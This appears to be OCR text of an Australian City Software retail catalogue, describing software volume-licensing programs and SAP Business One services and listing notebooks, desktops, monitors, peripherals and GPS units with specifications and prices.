To procure software products through Symantec Express, customers simply purchase a media pack and the number of licenses they need from City Software. They will then receive a license certificate directly from Symantec that confirms their purchase and the terms and conditions for using the software. There's no need for a signed contract or legal review. To help customers get important product upgrades and technical assistance for their software, Symantec Essential Support or Basic Maintenance is available through the Express program. Ordering is as simple as purchasing products.

Purchasing under Adobe's licensing programs is your best option when you require multiple copies of Adobe Software.

Adobe

Key Benefits are:

- Lower software costs.
- Reduced ordering and license administration, simplifying total software management efforts and streamlining internal business processes.
- Web-based license management tool.
- With Upgrade Plan option, technology consistency across the user base and deployment of the most current technology.
- Greater ability to manage legal compliance

Volume Licensing Partners

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FileMaker.

TREND MICRO

nero

Business Objects an SAP company

Autodesk

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Microsoft Volume Licensing

Microsoft Volume Licensing for Business (5-250 PCs)

Microsoft Open License is a simple and flexible software volume licensing program designed for customers who order as few as five licenses. Open License benefits include:

- Significant discounts over full retail prices.
- Ability to obtain licenses through multiple locations from a worldwide reseller channel.
- Easier management of license portfolios with eOpen (electronic license management)

Microsoft Open Business

Open Business is for companies looking to save money without a large up-front volume commitment. The initial order is five or more licenses for any combination of Microsoft products. You can place reorders for two full years and enjoy discounts. There is no minimum reorder quantity.

Microsoft Open Volume

Open Volume is for companies looking to take advantage of volume discounts greater than those offered under Open Business who can place a minimum initial order of 500 points within a product pool. Each license carries a unit value of at least one point; some licenses count for higher unit values. You qualify for the same discount as your initial order when you place additional orders as small as one license throughout the two-year term of your License Agreement.

Microsoft Open Value

Microsoft Open Value is a premium volume licensing offer available under the Open License family. Designed for organisations with as few as five computers, Open Value offers simpler license tracking, greater control over the software upgrade cycle, and better software cost management. Open Value also offers the advantages of Software Assurance (SA), which includes new version upgrades, technical training, user training, partner services, and product support. These benefits are available through the term of the agreement to improve software resource planning, ROI measurement, and IT professional and user productivity.

City Software Business Solutions

CITY SOFTWARE
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Small and Medium Business choose *City Software* because **WE UNDERSTAND** *Your Business*

SAP Business One and Business Management Software Solution Experts

Our Business

City Software Business Solutions, part of the City Software Group is one of Australia's leading providers of SAP Business One and Business Management Solutions. Our primary focus is to provide your business with commercially proven, easy-to-use, reliable and affordable Business Management Systems and Solutions that have been designed with the sole purpose of enhancing your business.

Our solutions are designed to suit a range of industries:

- Wholesalers
- Distributors
- Importers
- Retailers
- Light Manufacturers
- Construction
- Engineering Services
- Professional Services

What solutions does City Software Business Solutions have to offer?

- Business Process Flow Analysis
- Business Management Software
  - Accounting
  - Sales
  - Purchasing
  - Stock Control
- Workflow Automation
- Business Intelligence (BI)
- Warehouse Management
- Project Management
- Job Costing
- Payroll
- POS Retail Management
- e-Commerce Web Tools
- MS Office Integration
- Flexible Reporting Tools

Would you like more information?
Please contact us today on 1300 762 762 or email us at info@csbs.com.au or visit our website www.csbs.com.au

CITY SOFTWARE BUSINESS SOLUTIONS

CHANNEL SAP PARTNER

SAP has designed SAP Business One, a business management software application, specifically for small and midsize businesses. It's an affordable, easy-to-use way to manage critical business functions across sales, distribution, and financials – all in a single integrated software system. With SAP Business One, you can instantaneously access critical data that provides a complete and up-to-the-minute view of your business – so you can respond to customers faster and grow your business more profitably.

Workbench Project Management Software

Workbench is a comprehensive Job Costing system combined with a range of "Operational Management" modules, integrated into a number of different financial systems to provide a total business solution for any organisation involved in Jobbing. The software is designed to provide 'operational' staff with an appropriate management solution while continuing to meet the accounting needs of the organisation through the integration with a variety of external financial accounting systems, including SAP Business One.


BIPLUS YOUR COMPETITIVE ADVANTAGE

BI Plus is the breakthrough consolidated BI & Reporting Tool that does it all. BI Plus' philosophy is that dashboards need not be the exclusive domain of executives but are available to anyone with a need for reporting and importantly they are simple to configure. Corporate performance management showing snapshots of strategic operational, financial and corporate data via dashboards are made simple. Dashboards in BI Plus are created more easily than with any competing product.

Toshiba quality & bargain price

Toshiba Satellite Pro A200

The new Toshiba A200 offers fantastic value with all the features that you would expect from any Toshiba notebook.



2.13GHz Intel Celeron M
1GB Memory
120GB Hard Drive
Vista Home Basic

$815 | SAVE $10 off RRP | WebCode: TOS11690

Fantastic for students

HP Compaq C774 Notebook

The Compaq C774 represents fantastic value for money, this is the ideal laptop for anyone that is budget conscious but does not want to sacrifice quality or performance

2.0GHz Intel Celeron M
1GB Memory
80GB Hard Drive
Vista Home Basic

BONUS $150 Cashback

You Pay $748
$598
After $150 Cashback*

SAVE $151 off RRP | WebCode: COP0774

Core 2 Duo Notebook under $750!

HP Compaq c768TU Notebook Bundle

Find the perfect partner in the Compaq Presario c768TU Notebook PC and get a lift in productivity with a value-packed laptop.

1.73GHz Intel Core 2 Duo
1GB Memory
160GB Hard Drive
Vista Home Premium

BONUS Targus Bag

You Pay $849
$749
After $100 Cashback*

SAVE $249 off RRP | WebCode: BUN0036

Related Products

Logitech V20 USB Notebook Speakers

Hit the road without missing your music. Enjoy rich stereo sound and deep bass even when you travel, thanks to this lightweight, portable design, active/pressure driver combination maximise bass response in a lightweight, portable design. Travel case included.

$68 | SAVE $31 off RRP | WebCode: LOG3508

All the features you could need

HP DV2711 Notebook

The DV2711 has all the latest features you could need including Bluetooth, Vista Home Premium, and a Core 2 Duo processor all at one great price.

1.61GHz Intel Core 2 Duo
1GB Memory
120GB Hard Drive
Vista Premium


BONUS Mobility Pack

$1028 | SAVE $320 off RRP | WebCode: HPR2712

Ideal entry level Notebook

ASUS F3L Notebook

The Asus F3L is the ideal choice for an entry level notebook, with huge storage a 2 year warranty, and much more why wouldn't you want to purchase one?



1.73GHz Intel Core 2 Duo
2GB Memory
250GB Hard Drive
XP Professional

BONUS Bag Mouse

$1048 | SAVE $209 off RRP | WebCode: ASU0910

Targus Notepac 200 Edition 15"

The Targus Notepac case offers an elegant new design; whilst retaining all its original benefits. Featuring a workstation area with disk pockets, CD sleeves pockets, pen holders, mobile phone and PDA compartments, business card holders and many more additional pockets this case will improve your organisation.

*Fits up to 15.4" notebooks


$45 | SAVE $14 off RRP | WebCode: TAR0001

Fingerprint security built in

Lenovo R61 Thinkpad

The Lenovo R61 Thinkpad offers a ideal solution for the students, home use or even a SOHO. Bluetooth, card reader are just some of the features that this notebook offers

*XP downgrade included



2.1GHz Intel Core 2 Duo
1GB Memory
120GB Hard Drive
Vista Business

Buy and Earn Lenovo Dollars


$1181 | SAVE $118 off RRP | WebCode: LEN0073

Lightweight design

Lenovo R61i Thinkpad

ThinkPad R Series are affordable, lightweight notebook with great performance and large, bright display. The new ThinkPad R61 is the coolest and quietest R Series notebook ever.

*XP downgrade included



1.66GHz Intel Core 2 Duo
1GB Memory
160GB Hard Drive
Vista Business

Buy and Earn Lenovo Dollars

$1276 | SAVE $23 off RRP | WebCode: LEN0069

Ultra Portable Notebooks

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
2nd generation Eee PC

Asus Eee PC 900 Notebook

Meet the next generation of the hugely popular Eee PC now with a 8.9" screen, more storage and a stunning white design it's the perfect choice for students and people on the go.



- 900MHz AMD Dothan
- 1GB Memory
- 20GB Flash Drive
- Linux Operating System

$549 WebCode: ASU0983

XP downgrade disc included

Toshiba Satellite Pro M200

Enjoy the power that this Toshiba notebook has to offer, without sacrificing the power or speed.

*Includes XP downgrade

- 1.83GHz Core 2 Duo
- 1GB Memory
- 120GB Hard Drive
- Vista Business

$1049 SAVE $161 off RRP WebCode: TOS11100

Ultralight, Ultrathin

Apple MacBook Air

MacBook Air is ultrathin, ultraportable, and ultra unlike anything else. But you don't lose inches and pounds overnight. It's the result of rethinking conventions. Of multiple wireless innovations. And of breakthrough design.

- 1.6GHz Core 2 Duo
- 2GB Memory
- 80GB Hard Drive
- OSX10.5 Mac Leopard

$2419 SAVE $80 off RRP WebCode: APP0360

Compact & portable

Toshiba Portege M600

The new Portege M600 is specially designed for business users demanding stylish and affordable ultra-portable Notebook. It is compact, durable and secure - ideal for highly mobile individuals who want to travel.

*Includes XP downgrade

- 2.0GHz Core 2 Duo
- 1GB Memory
- 120GB Hard Drive
- Vista Business

$1798 SAVE $129 off RRP WebCode: TOS1590

Ultra small, Ultra powerful

HP DV3021TX Notebook

This ultra small HP notebook, has an outstanding power and storage capabilities, with cutting edge feature such as HDMI and Bluetooth this notebook make you look like a professional.

- 2.4GHz Core 2 Duo
- 2GB Memory
- 250GB Hard Drive
- Vista Home Premium

$1833 SAVE $66 off RRP WebCode: HPR3021

Built to last

Lenovo X61 ThinkPad

The Lenovo X61 is an ultra portable notebook that is built to last, with features such as Bluetooth, and fingerprint reader it offers all the connectivity and security you could need.

*Includes XP downgrade

- 2.1GHz Core 2 Duo
- 2GB Memory
- 160GB Hard Drive
- Vista Business


$2748 SAVE $51 off RRP WebCode: LEN0090

Tiny yet powerful

Lenovo X61T ThinkPad

The X61T notebook offers everything that you could need from an ultra portable laptop. Bluetooth, fingerprint reader and an XP downgrade disc it has everything you could need.

*Includes XP downgrade



- 2.2GHz Core 2 Duo
- 2GB Memory
- 160GB Hard Drive
- Vista Business

$3042 SAVE $57 off RRP WebCode: LEN0039

Related Products

GNX LCD Cleaning Kit

Keep your LCD Screens in pristine condition. This cleaning kit works on all LCD screens including monitors, televisions. Streak free, drip free, removes grease stains includes cleaning liquid, dust brush, and cloth.

$15 SAVE $4 off RRP WebCode: GNX0001

Targus XS Notebook Case 14"

The XS Notebook Case is a stylish case made from a combination of nylon materials that will hold notebooks with screens up to 14" widescreen. This case is truly universal, and features a molded handle ensuring total comfort combined with durability

*Fits up to 14.1"

$71 SAVE $18 off RRP WebCode: TAR1220

Built in 1.3MP webcam

ASUS F3L Notebook

Equipped with the latest technology, the F3L offers all that you need for the perfect business machine. It also offers outstanding dual-core performance to enjoy multimedia management.

1.73GHz Intel Core 2 Duo
2GB Memory
160GB Hard Drive
XP Professional

BONUS Bag Mouse

$1036 | SAVE $263 off RRP | WebCode: ASU0908

Bluetooth enabled notebook

ASUS F3E Notebook

F3E offers outstanding dual-core performance to enjoy multimedia management and digital content creation.

2.1GHz Intel Core 2 Duo
2GB Memory
160GB Hard Drive
Vista Business

BONUS Bag


$1289 | SAVE $110 off RRP | WebCode: ASU0990

XP downgrade included

Toshiba Tecra A9

Escape your office and experience total freedom. At last you can work wherever and whenever it suits. Toshiba Tecra is the true desktop replacement mobile computer.

*Includes XP downgrade



2.4GHz Intel Core 2 Duo
1GB Memory
160GB Hard Drive
Vista Business

$1436 | SAVE $49 off RRP | WebCode: TOS12920

Related Products

Razer Pro Click Bluetooth Mobile Mouse Pink

The Razer Mobile is the world's most precise bluetooth notebook mouse with the next generation tracking engine Powered By Razer Precision. It's the ideal mouse solution whenever space is a constraint

Black (RAZ0001) **$54**
White (RAZ0002) **$54**
Red (RAZ0003) **$54**

$54 | SAVE $45 off RRP | WebCode: RAZ0004

Targus BlackTop Messenger Case

An edgy, urban, sophisticated computer carrying case from the re-designed BlackTop Line is functional and unique in design. This next generation of the BlackTop provides you with a protective notebook section, storage space for your files and accessories, and a padded shoulder strap for easy carrying.

*Fits up to 15.4" notebooks

$54 | SAVE $15 off RRP | WebCode: TAR0131

Value & feature packed

Toshiba Satellite Pro A200

The Toshiba A200 is the right choice when it comes to performance, value and durability. With plenty of RAM & hard drive space it will suit any of your business needs.

*Includes XP downgrade

2.4GHz Intel Core 2 Duo
2GB Memory
200GB Hard Drive
Vista Business


$1527 | SAVE $73 off RRP | WebCode: TOS11700

Modern & stylish design

Toshiba Tecra P5

Bring home the power of the Tecra P5 with its perfect mix of performance, storage, functionality, connectivity and value, all in the very stylish design.

*Includes XP downgrade



2.0GHz Intel Core 2 Duo
1GB Memory
120GB Hard Drive
Vista Business

$2048 | SAVE $647off RRP | WebCode: TOS14605

Latest model

Apple MacBook Pro

The latest Intel processor, a bigger hard drive, plenty of memory and even more new features all fit inside a liberating 2.59 cm.


2.4GHz Intel Core 2 Duo
2GB Memory
200GB Hard Drive
OSX10.5 Mac Leopard

$2423 | SAVE $276 off RRP | WebCode: APP0377

Ideal SOHO solution

Lenovo T61 ThinkPad

The T61 Thinkpad offers everything that you could need in a business machine, with features such as enhanced security through fingerprint reader, and packed with other features it will help you do your job with ease.



2.4GHz Intel Core 2 Duo
2GB Memory
250 Hard Drive
Vista Business

Buy and Earn Lenovo Dollars

$2545 | SAVE $354 off RRP | WebCode: LEN0081

Enthusiast Notebooks

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Fingerprint security

Toshiba Satellite X200 Notebook

Toshiba quality at its finest and packed with features including, Bluetooth, HDMI, and Biometrics fingerprint reader.

2.6GHz Intel Core 2 Duo
2GB Memory
400GB Hard Drive
Vista Ultimate

$2719 SAVE $113 off RRP WebCode: TOS12050

Built in bluetooth

ASUS V1SN Notebook

Enjoy revolutionary entertainment on the go with the latest technology built into the V1SN Notebook, the Core 2 Duo processor paired with 3GB RAM will easily power through anything that you run.

BONUS Bag Mouse

2.5GHz Intel Core 2 Duo
3GB Memory
250GB Hard Drive
Vista Business

$2896 SAVE $103 off RRP WebCode: ASU0864

512MB nVidia 8600M graphics

HP DV9748TX Notebook

This HP powerhouse features a huge 500GB hard disk, 4GB RAM and Windows Vista Ultimate it is the perfect desktop replacement notebook.

2.5GHz Intel Core 2 Duo
4GB Memory
500GB Hard Drive
Vista Ultimate

$3128 SAVE $371 off RRP WebCode: HPR9748

Pure beauty, Pure power

Apple MacBook Pro

MacBook Pro is a full-featured notebook inside one inch of sturdy aluminium. With the huge 17" Screen and lightweight design the new MacBook Pro is designed to keep up with you.

2.5GHz Intel Core 2 Duo
2GB Memory
250GB Hard Drive
OSX10.5 Mac Leopard

$3595 SAVE $204 off RRP WebCode: APP0379

512MB nVidia 9600M graphics

ASUS M70 Notebook

The M70 Notebook offers everything that you could need, a Blueray Combo drive, Bluetooth, Webcam, and a huge screen are just some of the quality features this laptop has to offer.

BONUS Bag Mouse


2.53GHz Intel Core 2 Duo
4GB Memory
500GB Hard Drive
Vista Ultimate

$3617 SAVE $82 off RRP WebCode: ASU0998

3 year warranty

Lenovo T61P Thinkpad

The perfect balance of performance and portability, the T61P is powerful enough for work or play.



Buy and Earn Lenovo Dollars


2.6GHz Intel Core 2 Duo
4GB Memory
200GB Hard Drive
Vista Ultimate

$4295 SAVE $104 off RRP WebCode: LEN0083

Related Products

Griffin iCurve Elevator Laptop Stand

iCurve makes using a laptop computer on your desktop much more comfortable. It raises the laptop screen to eye level, it frees up desktop space for a separate keyboard and mouse, and it significantly increases airflow around your laptop, keeping it running nice and cool. The iCurve conforms to health and safety standards, making your laptop safer and more comfortable to use.



$75 SAVE $4 off RRP WebCode: GRI0001

Mini USB Notebook Webcam

Add a whole new level of communication to your online chatting sessions with the new Mini USB Notebook Webcam

- 2 megapixel lens
- Built in Microphone
- Take quick photos with the snap shot button
- Perfect for Messenger Live or Skype

$27 SAVE $42 off RRP WebCode: SIG0017

Targus XL Notebook Case

The XL Notebook Case is a stylish case made from a combination of nylon materials that will hold notebooks with screens up to 17 inches. This case is truly universal, and features a molded handle ensuring total comfort combined with durability. With multiple accessory pockets and a large expanding file section you will be sure to have all you need for any day out of the office.

$86 SAVE $32 off RRP WebCode: TAR0322

Protect your equipment

APC Back-UPS ES 700VA UPS

The Back-UPS ES offers our best value for protecting your home and home office computer systems. It provides battery backup power that allows you to work through short and medium length power outages. It also safeguards your equipment from damaging surges and spikes that travel along your power and phone lines.

$213 SAVE $46 off RRP
WebCode: APC3501

Small and Sleek

Acer Veriton L460 AT393

Acer's ultra small form factor has sleek style and is ideal for work areas where space saving is important.

1.6GHz Intel Celeron
512MB Memory
160GB Hard Drive
Vista Home Basic


Monitor not included We recommend **ACER X193WB 19" LCD** (ACM0095) **$284**

$591 SAVE $124 off RRP
WebCode: ACD2155

Great home PC

HP Compaq Presario SR5420AN + 19" LCD

Where style meets value. The new-look Compaq Presario SR5420 PC is a stylish PC packed with features that you'll need, at a price that you'll like.



*Bonus $150 Cashback!

2.2GHz AMD Sempron
1GB Memory
160GB Hard Drive
Vista Home Basic

You Pay $881
$731 After $150 Cashback*
SAVE $168 off RRP
WebCode: COP5423

Excellent business insurance

Belkin F6C120auUNV 1200VA Universal UPS w/AVR

This complete power protection solution safeguards your valuable equipment and critical data from blackouts, brownouts, surges, spikes, and lightning.

$300K Connected Equipment Warranty

$359 SAVE $140 off RRP
WebCode: BEL0288

Small and expandable

HP Compaq DC7800 Ultra Slim Desktop

HP Compaq Business Desktop dc7800 is a toolless chassis for the mainstream or business user that requires a quality machine.

2.33GHz Intel Core 2 Duo
80GB Hard Drive
1GB Memory
Vista Business

Monitor not included We recommend **HP L1710 17" LCD** (HCD00330) **$264**

$1271 SAVE $247 off RRP
WebCode: HCP6112

Ideal for business

Lenovo ThinkCentre A61e 6417

The ThinkCentre A61e is the smallest, most energy efficient ThinkCentre, whilst still not sacrificing power or performance making it the ideal choice for business

2.1GHz AMD Athlon Dual CPU
160GB Hard Drive
1GB Memory
Vista Business

Monitor not included We recommend **Lenovo 19" LCD** (LEM0008) **$462**

$831 SAVE $18 off RRP
WebCode: LED0029

Bluetooth wireless technology

Apple Wireless Keyboard

Like its wired sibling, the Apple Wireless Keyboard also features a low-profile, anodised aluminium frame that complements any Mac. It connects using Bluetooth wireless technology, giving you the freedom to work or play either up close or across the room.

$105 SAVE $4 off RRP
WebCode: APP0316

The all new, all-in-one iMac

Apple iMac 24" Desktop

Setting the highest standards for elegance and simplicity, the all-in-one iMac packs all its components from processor to video camera into an astoundingly thin, anodized aluminum frame.

2.8GHz Intel Core 2 Duo
2GB Memory
320GB Hard Drive
X10.5 Mac OS

NEW Prices from $1584

20" 2.4GHz (APP0399) **$1584**
20" 2.4GHz (APP0407) **$1698**
20" 2.6GHZ (APP0406) **$1999**

$2298 SAVE $101 off RRP
WebCode: APP0400

Affordable KVM solution

Belkin 2 Port KVM Switch with Built-In Cabling USB

This Switch provides an affordable KVM solution that saves workspace while giving you control of two USB computers from one console. Its compact design with 8-foot, built-in cabling saves you time on installation, space on your desktop, and money you don't have to spend on cables and peripherals.

$76 SAVE $13 off RRP
WebCode: BEL0293

Control up to 4 computers

Belkin 4 Port PS/2 OmniView E Series KVM Switch

The affordable OmniView E Series 4-Port KVM Switch from Belkin allows you to control up to four computers from one keyboard, video monitor, and mouse console

KVM cable kit 1.8m (BEL0210) **$29**
KVM cable kit 3m (BEL0294) **$38**

$148 SAVE $11 off RRP
WebCode: BEL0015

KVM with 4 port USB hub

Comsol 4 Port ServerLink Dual KVM Switch - USB/PS2 & Audio

The ServerLink Dual series of KVM switches provide a simple yet cost effective solution to control up to 4 multi-platform computers.

3-in-1 KVM Cable 2m (COM0191) **$31**
3-in-1 KVM Cable 5m (COM0192) **$67**

$233 SAVE $16 off RRP
WebCode: COM9153

Entry level LCD Monitor

Samsung 943N 19" LCD Monitor

The slim, high-gloss black design of Samsung's 943N LCD monitor gives you more room for all your applications and images.

1280x1024 Resolution
5ms Response Time
300 cd/m2 Brightness
1000:1 Contrast Ratio

$281 SAVE $48 off RRP
WebCode: SAM2943

Great for gaming & graphics

Samsung 953BW 19" LCD Monitor

The Samsung 953BW has an ultra-fast 2ms response time so you experience almost no motion blur when watching movies or playing video games.

1440x900 Resolution
2ms Response Time
300 cd/m2 Brightness
1000:1 Contrast Ratio

$291 SAVE $58 off RRP
WebCode: SAM2953

Performance on a budget

Philips 190S8FB 19" LCD Monitor

Enhanced performance and convenience on a budget, With optimised display for all your most used business applications.

1280x1024 Resolution
5ms Response Time
300 cd/m2 Brightness
800:1 Contrast Ratio

$318 SAVE $74 off RRP
WebCode: PHP3129

Great for graphics

Acer X223WB 22" LCD Monitor

This whopping big 22" screen is ideal for watching DVD movies, playing Games, internet browsing, graphic design.

1680x1050 Resolution
5ms Response Time
300 cd/m2 Brightness
2000:1 Contrast Ratio

$394 SAVE $105 off RRP
WebCode: ACM0093

Boost your productivity

Philips 220BW8CB 22" LCD Monitor

This stunning LCD Monitor offers high resolution, a large viewing area plus a convenient swivel & tilt stand.

1680x1050 Resolution
5ms Response Time
300 cd/m2 Brightness
1000:1 Contrast Ratio

$412 SAVE $137 off RRP
WebCode: PHP3237

Super high resolution

Samsung 245B 24" LCD Monitor

Experience more on your screen than ever before, 1920 x 1200 resolution means that when using the SyncMaster 245B for either work or play you will see more of the world.

1920x1200 Resolution
5ms Response Time
400 cd/m2 Brightness
1000:1 Contrast Ratio

$635 SAVE $154 off RRP
WebCode: SAM2441

Experience unmatched control

Logitech Cordless Desktop LX 310 Laser

Enjoy one-touch access to your favorite digital music. Use customisable function keys to open applications, files, and folders instantly. Experience unmatched precision and control with the cordless laser mouse.

$68 | SAVE $31 off RRP | WebCode: LOG3628

Treat your wrists to ergonomic comfort

Logitech Cordless Desktop Wave

Get more done, with more comfort. The Logitech Cordless Desktop Wave is the exciting new shape of comfort in desktops. Uniform-size keys cradle your fingers, while the curved keyboard promotes a more ergonomically correct hand position. Also built for comfort, the high-performance laser mouse features contoured sides and soft rubber grips for unmatched precision and control.

$126 | SAVE $53 off RRP | WebCode: LOG3655

Comfort & convenience

Logitech LX6 Cordless Mouse

Say goodbye to your corded mouse. Make the comfortable move to cordless. High-definition optical sensor: Two-and-a-half times more responsive than a standard optical mouse. 1000 dpi optical engine delivers smoother, more accurate cursor control.

$37 | SAVE $12 off RRP | WebCode: LOG3678

Amazingly small receiver

Logitech VX Nano Cordless Laser Mouse for Notebooks


The mouse's plug-and-forget nano-receiver provides highly mobile notebook PC and MacBook users with a mouse that simplifies life on the road.

$88 | SAVE $41 off RRP | WebCode: LOG3653

Control up to 15 devices

Logitech Harmony One Advanced Universal Remote

Logitech knows who you are. You have a half-dozen remotes on the coffee table. And you're the only one in the family who knows how to use them. Logitech can help with the Harmony One Advanced Universal Remote. Enjoy a full colour touch screen, intuitive button layout and an ergonomic design. So easy to use, the whole family will love it.



$366 | SAVE $33 off RRP | WebCode: LOG3681

Present in style

Logitech 2.4GHz Cordless Presenter

Take advantage of its 50 foot range to control your presentations while moving around an auditorium with confidence. A built-in LCD timer with vibration alerts helps you effectively manage your time. Storable receiver, carry case and On/Off button for complete portable control.

$79 | SAVE $20 off RRP | WebCode: LOG3495

Entry level webcam headset bundle

Logitech QuickCam E3500 Plus

Start making video calls without installing software. Capture photos at 1.3-megapixel resolution and enjoy great-looking images even in dim light thanks to our exclusive RightLight technology.

$39 | SAVE $20 off RRP | WebCode: LOG3701

Webcam ideal for power users

Logitech QuickCam Pro 9000

With the Logitech QuickCam Pro 9000 you can enjoy image-perfect detail and clarity. Carl Zeiss optics and autofocus keep images razor-sharp, even in extreme close-ups.

- Ultra-high resolution 2-megapixel sensor with
- RightLight 2 Technology
- 24-bit true color
- Up to 1600 x 1200 pixels (HD quality) (HD Video 960 x 720 pixels)
- 8 million pixels still image capture
- Built-in microphone with RightSound Technology

$108 | SAVE $41 off RRP | WebCode: LOG3650

Discover the Difference
Microsoft Hardware

Microsoft®

Microsoft Wireless Optical Desktop 1000

Microsoft Wireless Optical Desktop 1000 offers a complete desktop solution. You get features that make life easier, like wireless freedom, precision optical performance, and one-touch Hot Keys.

$25 Cashback!

You Pay $59
$34
After $25 Cashback*

SAVE $46 off RRP
WebCode: MST8356

Microsoft Wireless Optical Desktop 2000

The Microsoft Wireless Optical Desktop 2000 features a compact, Comfort Curve keyboard that lets your hands rest naturally and comfortably. Completing the set is a wireless mouse with Microsoft Optical Technology for greater accuracy.

$30 Cashback!

You Pay $73
$43
After $30 Cashback*

SAVE $46 off RRP
WebCode: MST8424

Microsoft Wireless Laser Desktop 4000

The Comfort Curve keyboard helps your hands rest in a more natural position and with the High Definition Laser mouse, your desktop is ready for work and play.

$40 Cashback!

You Pay $106
$66
After $40 Cashback*

SAVE $63 off RRP
WebCode: MST8460

■ 1300 658 600 ■ citysoftware.com.au

Microsoft Digital Media Pro Keyboard

The Microsoft Digital Media Pro Keyboard makes it even more fun to work with your digital media. Zoom in and out of photos, documents and Web pages with the zoom slider.

$20 Cashback!

You Pay $46
$26
After $20 Cashback*

SAVE $33 off RRP
WebCode: MST8344

Microsoft LifeCam VX-1000

With simple setup and one-touch calling, the Microsoft LifeCam VX-1000 makes it easier than ever to see and hear your friends and family over the Internet.

- 640 x 480 @ 30 fps
- Built in microphone
- USB Connection
- Windows Compatible

$20 Cashback!

You Pay $44
$24
After $20 Cashback*

SAVE $35 off RRP
WebCode: MST8430

Microsoft LifeCam NX-3000

- VGA video resolution (640 x 480 pixels)
- High Definition 1.3 megapixel still photos (1280 x 960 pixels, interpolated)
- Built-in microphone with acoustic noise
- Automatic face tracking cancellation
- Automatic audio control for enhanced sound clarity

$25 Cashback!

You Pay $58
$33
After $25 Cashback*

SAVE $46 off RRP
WebCode: MST8476

Microsoft Notebook Optical Mouse 3000

It's wired, stylish, compact, ambidextrous and it's finally here. This mouse is made for mobility and offers a cool alternative to notebook touch pads with an athletic-inspired design and blue LED. This High Definition mouse even sports a compact Tilt Wheel and Magnifier tool for easier navigation of spreadsheets, documents and images.

$15 Cashback!

You Pay $38
$23
After $15 Cashback*

SAVE $26 off RRP
WebCode: MST8409

Microsoft Mobile Memory Mouse 8000

This comfortable, ground-breaking mouse is the most advanced mobility tool available. Its transceiver also has a 1 GB Flash Memory, which frees up USB ports and lets you easily back up and transfer files. You can even continue to work while your mouse is charging

$45 Cashback!

You Pay $118
$73
After $45 Cashback*

SAVE $76 off RRP
WebCode: MST8472

30% Cash Back OFF RRP

On Microsoft Hardware*

*See citysoftware.com.au/groundlines

CASHBACK

Great Price & Great Value

Navman S30

The slim, light S30 works straight out of the box and is simply a joy to use. Hidden inside its slender frame are a host of features that you really need. Of course, Navman's industry leading voice and visual guidance, as well as the intuitive menu come as standard.

3.5" Screen
Safety Camera Alert
2 Year Warranty

$276 SAVE $23 off RRP
WebCode: NAV0017

Best Value Sat-Nav Around!

TomTom ONE V3

The new TomTom ONE 3rd edition combines ease of use, portability, TomTom's patented touch screen technology and award winning software. It also features a sleek lightweight design and is ultra compact so that you can easily carry it to and from your car.

3.5" Screen
Safety Camera Alert
1 Year Warranty

$289 SAVE $10 off RRP
WebCode: TOM0012

Bluetooth handsfree enabled

Navman S50

